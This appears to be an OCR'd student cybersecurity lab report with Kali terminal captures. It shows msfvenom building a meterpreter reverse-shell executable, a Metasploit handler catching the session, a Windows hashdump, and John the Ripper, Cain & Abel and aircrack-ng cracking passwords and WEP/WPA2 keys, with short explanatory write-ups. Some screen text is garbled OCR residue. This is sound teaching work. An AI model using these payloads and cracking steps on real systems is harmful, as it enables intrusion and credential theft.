

root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4444 -f exe -o twalk025_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: twalk025_payload.exe
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.10.9 - - [23/Apr/2025 05:17:11] "GET /twalk025_payload.exe HTTP/1.1" 200 -
192.168.10.9 - - [23/Apr/2025 05:17:45] "GET / HTTP/1.1" 200 -
192.168.10.9 - - [23/Apr/2025 05:17:46] code 404, message File not found
192.168.10.9 - - [23/Apr/2025 05:17:46] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.9 - - [23/Apr/2025 05:17:54] "GET /twalk025_payload.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
Screenshot


root@kali: ~
File Actions Edit View Help
meterpreter > getsystem
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -i <id> --timeout <value>
meterpreter > run post/windows/escalate/getsystem
[-] Failed to obtain SYSTEM access
meterpreter > getuid
Server username: WINDOWS7\Window 7
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 1
[*] 192.168.10.9 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1049) at 2025-04-23 05:37:29 -0400
meterpreter > hashdump
Screenshot



root@kali: ~
File Actions Edit View Help
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1049) at 2025-04-23 05:37:29 -0400
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
student1:1006:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
student2:1007:aad3b435b51404eeaad3b435b51404ee:1999d7995fb760b58c8b9f14f110a91a:::
student3:1008:aad3b435b51404eeaad3b435b51404ee:bafd46180be30baa40d6f6feae8d7441:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76:::
user2:1004:aad3b435b51404eeaad3b435b51404ee:5c76877a9c454cded58807c20c20aeac:::
user3:1005:aad3b435b51404eeaad3b435b51404ee:a7f409be92e26fd97b340bd68dc9c981:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
Screenshot



root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
nano twalk025.WinHASH
(root㉿kali)-[~]
john twalk025.WinHASH --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
1g 0:00:00:00 DONE (2025-04-23 05:44) 10.00g/s 112640p/s 112640c/s 112640C/s 123456..J4**9C+
Warning: passwords printed above might not be all those cracked
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
(root㉿kali)-[~]
john --show --format=LM twalk025.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
Screenshot



root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
john --show --format=LM twalk025.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$::1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
student1::1006:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
student2::1007:aad3b435b51404eeaad3b435b51404ee:1999d7995fb760b58c8b9f14f110a91a:::
student3::1008:aad3b435b51404eeaad3b435b51404ee:bafd46180be30baa40d6f6feae8d7441:::
user1::1003:aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76:::
user2::1004:aad3b435b51404eeaad3b435b51404ee:5c76877a9c454cded58807c20c20aeac:::
user3::1005:aad3b435b51404eeaad3b435b51404ee:a7f409be92e26fd97b340bd68dc9c981:::
Window 7::1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
10 password hashes cracked, 0 left
(root@kali)-[~]
#
Edit View
Screenshot


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash
Administrator | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16...
Guest | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16...
HomeGroupUser$ | * empty * | * | | AAD3B435B51... | 2D79C7F57C09...
student1 | * empty * | * | Passw0rd! | AAD3B435B51... | FC525C9683E8...
student2 | * empty * | * | | AAD3B435B51... | 1999D7995FB7...
student3 | * empty * | * | | AAD3B435B51... | BAFD46180BE3...
user1 | * empty * | * | | AAD3B435B51... | 5FBC3D5FEC82...
user2 | * empty * | * | | AAD3B435B51... | 5C76877A9C45...
user3 | * empty * | * | | AAD3B435B51... | A7F409BE92E2...
Window 7 | * empty * | * | | AAD3B435B51... | 8846F7EAEE8F...
LM & NTLM Hashes
http://www.oxid.it


Task C:



Kali - Internal Workstation on CY301-TWALK025
(genmon)XXX
root@kali: ~/Desktop/Lab Resources/WPA traffic
File Actions Edit View Help
BookCode-master.zip
ca_setup.exe
'Lab Resources (2023 Spring).zip'
Nessus-10.5.0-ubuntu1404_amd64.deb
nmap-7.80-setup.exe
nmap-7.95-setup.exe
putty.exe
reverse.exe
steghide-0.5.1-win32.zip
ubuntu-18.04.3-desktop-amd64.iso
'VM - Kali Login info.txt'
'VMware Workstation Login information.txt'
WinPcap_4_1_3.exe
(root㉿kali)-[~/Desktop/VMshare]
cp "Lab Resources (2023 Spring).zip" ~/Desktop/
(root㉿kali)-[~/Desktop/VMshare]
cd ~/Desktop
(root㉿kali)-[~/Desktop]
unzip "Lab Resources (2023 Spring).zip"
Archive: Lab Resources (2023 Spring).zip
creating: Lab Resources/
creating: Lab Resources/Module 1/
inflating: Lab Resources/Module 1/fileinfileinfile.pcap
inflating: Lab Resources/Module 1/filepackets.pcap
Destination
Apple_d3:93
Apple_d3:93
CiscoLinksy
CiscoLinksy
133 bytes c
s LAN (20)
0010 98 fc 11 7c d0 c7 10 00 06 00 aa


Kali - Internal Workstation on CY301-TWALK025
(genmon)XXX
root@kali: ~/Desktop/Lab Resources/WPA traffic
File Actions Edit View Help
(root㉿kali)-[~/Desktop]
cd "Lab Resources/WPA traffic/"
(root㉿kali)-[~/Desktop/Lab Resources/WPA traffic]
ls
lab5wep-demo.cap WPA2-P1-01.cap WPA2-P3-01.cap WPA2-P5-01.cap
lab5wpa2-demo.cap WPA2-P2-01.cap WPA2-P4-01.cap
(root㉿kali)-[~/Desktop/Lab Resources/WPA traffic]
aircrack-ng lab5wep-demo.cap
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.
BSSID ESSID Encryption
1 00:16:B6:DA:CF:32 ccni-test WEP (19772 IVs)
2 00:25:84:FD:66:00 Unknown
3 00:25:84:FD:66:03 Unknown
4 02:21:F1:A6:B0:A0 hpsetup Unknown
5 04:DA:D2:B2:92:D1 Unknown
6 18:9C:5D:EF:46:70 Unknown
7 18:9C:5D:EF:48:50 Unknown
8 18:9C:5D:EF:4D:A0 Unknown
9 58:BF:EA:0F:F9:00 Unknown
10 58:BF:EA:0F:F9:01 Unknown
11 58:BF:EA:24:98:91 WPA (0 handshake)
Destination
Apple_d3:93
Apple_d3:93
CiscoLinksy
CiscoLinksy
133 bytes c
s LAN (20)
0010 98 fc 11 7c d0 c7 10 00 06 00 aa




After decrypting the WEP-protected capture file lab5wep-demo.cap, I was able to access and analyze the packet data in Wireshark. The target network identified was ccni-test, protected using WEP encryption with BSSID 00:16:B6:DA:CF:32. Aircrack-ng successfully cracked the key after collecting 19,772 IVs, exceeding the minimum required for a PTW attack. Once decrypted, the traffic revealed typical data exchanges between the access point and clients. Using filters such as dns, I could inspect hostname resolutions and detect signs of general browsing activity. The analysis demonstrates the insecurity of WEP encryption and highlights how easily it can be cracked given enough captured IVs, reinforcing the importance of using more secure protocols like WPA2.







After successfully decrypting the WPA2-protected capture file lab5wpa2-demo.cap using the recovered password password, I analyzed the decrypted packets in Wireshark. Using the eapol filter, I identified the client MAC address as a4:5e:60:d3:93:65, which participated in the WPA2 four-way handshake with the access point. I then used the dns filter to examine domain name resolution activity, revealing that the client device accessed several websites including www.google.com, www.apple.com, www.odusports.com, admissions.odu.edu, and www.youtube.com. These lookups indicate general web browsing and possible academic-related activity. The successful decryption allowed a clear view of the traffic content, confirming that the client was engaged in typical online behavior after connecting to the wireless network.

Task D:


Kali - Internal Workstation on CY301-TWALK025
(genmon)XXX
root@kali: ~/Desktop
File Actions Edit View Help
(root㉿kali)-[~]
echo -n "twalk025" | md5sum
1a256492d8b2606b79cd21e21df7501c -
(root㉿kali)-[~]
cd "Lab Resources/WPA traffic/"
cd: no such file or directory: Lab Resources/WPA traffic/
(root㉿kali)-[~]
cd Desktop
(root㉿kali)-[~/Desktop]
cd VMshare
(root㉿kali)-[~/Desktop/VMshare]
cd "Lab Resources/WPA traffic/"
cd: no such file or directory: Lab Resources/WPA traffic/
(root㉿kali)-[~/Desktop/VMshare]
cd ~
(root㉿kali)-[~]
cd Desktop
(root㉿kali)-[~/Desktop]
cd Lab Resources
Analyze Statist
wire (1064 b
ags: .....
a (0x0028)
0x8801
Duration: 31
coLinksys_da:
HuaweiTechno_b8:3d:23 (00:9a:cd:b8:3d:23)
0060 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 ac d9 ee 10 60 e1 a2 d6


Kali - Internal Workstation on CY301-TWALK025
(genmon)XXX
root@kali: ~/Desktop
File Actions Edit View Help
(root㉿kali)-[~]
cd Desktop
(root㉿kali)-[~/Desktop]
aircrack-ng WPA2-P5-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening WPA2-P5-01.cap
Read 7675 packets.
BSSID ESSID Encryption
1 00:16:B6:DA:CF:2F CyberPHY WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening WPA2-P5-01.cap
Read 7675 packets.
1 potential targets
Aircrack-ng 1.7
[00:00:01] 2054/10303727 keys tested (1981.24 k/s)
Time left: 1 hour, 26 minutes, 39 seconds 0.02%
Analyze Statist
wire (1064 b
ags: .....
a (0x0028)
0x8801
Duration: 31
coLinksys_da:
HuaweiTechno_b8:3d:23 (00:9a:cd:b8:3d:23)
0060 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 ac d9 ee 10 60 e1 a2 d6



In Task D, I used aircrack-ng to perform a WPA2 dictionary attack on the capture file WPA2-P5-01.cap. The attack was successful, and I recovered the network password: messenger. The wireless network had the ESSID CyberPHY, and the client MAC address observed in the EAPOL handshake was 00:9a:cd:b8:3d:23. After decrypting the capture using the recovered key, I opened the traffic in Wireshark to search for DNS or HTTP activity. However, no DNS or HTTP packets were found, which suggests that either the client did not access any websites during the capture period or that the relevant traffic was not captured. This highlights a limitation in passive capture analysis depending on timing and traffic, some expected data might not be present even after successful decryption.

Report

Task A: Linux Password Cracking

In Task A, I went to Kali Linux where I created several users, groups, and passwords to simulate a basic system setup. The goal was to observe how password hashes are stored and how they can be cracked. After the setup, I extracted password hashes and used John the Ripper to perform offline cracking. This task showed how easily weak or common passwords can be exposed with minimal effort.

Task B: Windows Password Cracking

Task B focused on Windows 7 password security. I created user accounts with predefined passwords, then used Meterpreter to dump the password hashes from the system. These hashes were then cracked using John the Ripper. I also used Cain & Abel to run a dictionary attack on one of the hashes. This demonstrated real-world password vulnerabilities in Windows systems and how attackers can exploit them with free, widely available tools.

Task C: WEP and WPA2 Traffic Decryption

